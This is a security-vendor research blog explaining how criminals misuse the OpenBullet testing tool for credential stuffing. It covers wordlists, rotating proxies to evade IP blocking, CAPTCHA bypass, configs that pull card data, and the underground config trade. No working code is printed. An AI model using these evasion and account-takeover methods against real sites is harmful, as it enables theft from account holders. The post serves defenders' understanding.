

How Cybercriminals Abuse OpenBullet for Credential Stuffing

 trendmicro.com/en_us/research/21/d/how-cybercriminals-abuse-openbullet-for-credential-stuffing-.html

April 30, 2021

Cyber Threats

In this blog, we detail how cybercriminals exploit OpenBullet, a legitimate web-testing software, to brute-force their way into targeted accounts.

By: Cedric Pernet, Fyodor Yarochkin, Vladimir Kropotov April 30, 2021 Read time: (words)

The trend for access-related cybercrime, such as [credential stuffing](#), is steadily rising with no sign of slowing down. According to an Akamai [report](#), there has been a total of 88 billion credential stuffing attacks from January 2018 to December 2019.

Credential stuffing, a type of a brute-force attack that makes use of botnets to access websites and online services using stolen credentials, allows financially motivated actors to gain unfettered access to victims' bank accounts and sensitive information. Cybercriminals also profit from stolen credentials by selling them in underground forums and markets.

As the business of acquiring unique credentials continues to become more lucrative, cybercriminals are enriching their attack tools and techniques by abusing legitimate software for nefarious purposes.

In this blog, we detail how cybercriminals exploit OpenBullet, a legitimate web-testing software, to brute-force their way into targeted accounts. Due to OpenBullet's popularity, a whole market for trading configuration scripts have formed in the underground. We explore how some threat actors compromise the supply chain of OpenBullet configuration scripts by supplying scripts with hidden features. Finally, we also give recommendations on how users and organizations can handle multiple passwords efficiently and securely, and provide guidance on how they can remain protected from credential stuffing attacks that lead to account takeovers.

A Closer Look at OpenBullet

OpenBullet is a free web-testing software that enables developers to perform specific requests on target webpages. The open-source tool can be found on [GitHub](#) and used for different tasks, including scraping and parsing data, performing automated penetration testing, and unit testing using Selenium.

The software enables users to try multiple “**login:password**” combinations as credential brute-force attacks on different websites for legitimate purposes, such as penetration testing. However, it can also be used by cybercriminals in order to discover valid credentials on different websites for ill gain.

OpenBullet allows a user to import prebuilt configuration files or configs, one for each website to be tested. It also has a flexible editor to modify configs as needed. This is a mandatory feature, since websites tend to make slight adjustments to the way that users connect to them in an effort to counter automated tools like OpenBullet.

Notably, OpenBullet’s GitHub page features a warning informing users that the tool shouldn’t be used for credential stuffing on websites that they do not own.




Figure 1. Disclaimer from the OpenBullet GitHub page

OpenBullet Features That Can Be Abused

Wordlists

This tab allows the user to import thousands of words that can be used when attempting to connect to targeted websites.

An entry can be as simple as “**email address:password**” or “**login:password**”.

Wordlists are not provided with the OpenBullet tool. As a result, users would need to find and use their own. However, OpenBullet has a wordlist generator feature.

As an example, we generated a wordlist on OpenBullet using the following characteristics:

- Users' email addresses that are composed of three digits followed by "@example.com"
- Users' passwords that start with "abc" followed by two digits




Figure 2. OpenBullet's wordlist generator and the extracts of the generated wordlist on a Notepad file

Though this example does not exactly reflect reality, it still shows some possibilities of what the tool can do and how easy it is to create such wordlists.

Runner

A user can select this tab to launch a credential attack using OpenBullet. The runner tab shows the progress and the number of positive hits for every website that is being tested. Users can also launch multiple runners at the same time.




Figure 3. Screen capture of the runner tab working on OpenBullet

Proxies

Some websites with good security might blacklist the IP address of a penetration tester — or a cybercriminal — especially if it is being used to make several attempts to log in to several different accounts. To avoid this, proxies are used.

Proxies are an important part of OpenBullet. They allow users multiple login attempts using a different IP address for each attempt. In addition, they can set up the time between each connection attempt, so that each attempt does not raise any alarms on the targeted website for an unusual login activity that typically would be generated by a high number of attempts in a very short period.

Different kinds of protocols are accepted for proxies in OpenBullet: HTTP, Socks4, Socks4a, and Socks5. The more proxies are added to OpenBullet, the better it is for fraudsters. It is also important to note that since proxies are not provided in the tool, users need to rely on using their own, which they can buy from underground forums or from paid proxy services, or even discover using internet-scanning techniques.




Figure 4. OpenBullet's proxies tab, which features several proxies on different protocols or ports

Tools, Plug-ins, and Settings

Plug-ins can be easily imported to OpenBullet for different purposes. For example, by using additional plug-ins, users will be able to:

- Mix a list of usernames and passwords to generate all possible combinations.
- Export the hits from the runner tab directly to an instant messaging platform.
- Use a known successful login or password combination on a big virtual private network (VPN) to get a full list of all of its working proxies.

The possibilities are seemingly endless as long as a user's purpose involves sending and collecting data to and from a targeted website.

On the settings tab, OpenBullet users are able to tweak system settings, such as bypassing CAPTCHAs or using Selenium, a portable framework for testing web applications. Users need API keys in order to bypass CAPTCHAs. However, API keys are not provided in the tool.




Figure 5. OpenBullet options for CAPTCHAs in the settings tab
Configs

Configs are the heart of the OpenBullet tool. They are files that are imported to OpenBullet for every website that needs to be tested. Since every website handles authentication or login differently, a unique config file is needed for every website.

OpenBullet supports multiple config file types, including plain files (.loli, otherwise referred to as “LoliScripts”) and encrypted files (.lolix).

In OpenBullet, configs can be created or modified using an interface called the “stacker,” which works by executing several tasks called “blocks” in a stack, one after the other.

Let us take a closer look at a config that we found to be targeting a large retail company. Using this particular config, we can see how it is possible to do much more than just checking whether login credentials for authentication work.




Figure 6. Stacker interface showing

different blocks to be executed from top to bottom

In the preceding screen capture, we can see seven different blocks: request, key check, request, and four parse blocks. Each block is called one after the other by OpenBullet when the runner is launched.




Figure 7. The first request block of a specific config that targets a retail company’s website. A user can also see and edit the config directly in LoliScript code, as seen in the following figure:




Figure 8. Full config in LoliScript code. The script in Figure 8 shows that once logged in, a user can go to the payment preference page of a victim company and quietly extract credit card information.

This is one striking example of the dangerous activities that cybercriminals can do on OpenBullet.

The Business of OpenBullet Configurations

While some OpenBullet configs can be found easily online, other more sensitive configs are sold on dedicated websites or on underground cybercrime forums and marketplaces. Generally, config prices average between US\$5 to US\$10 as of writing.

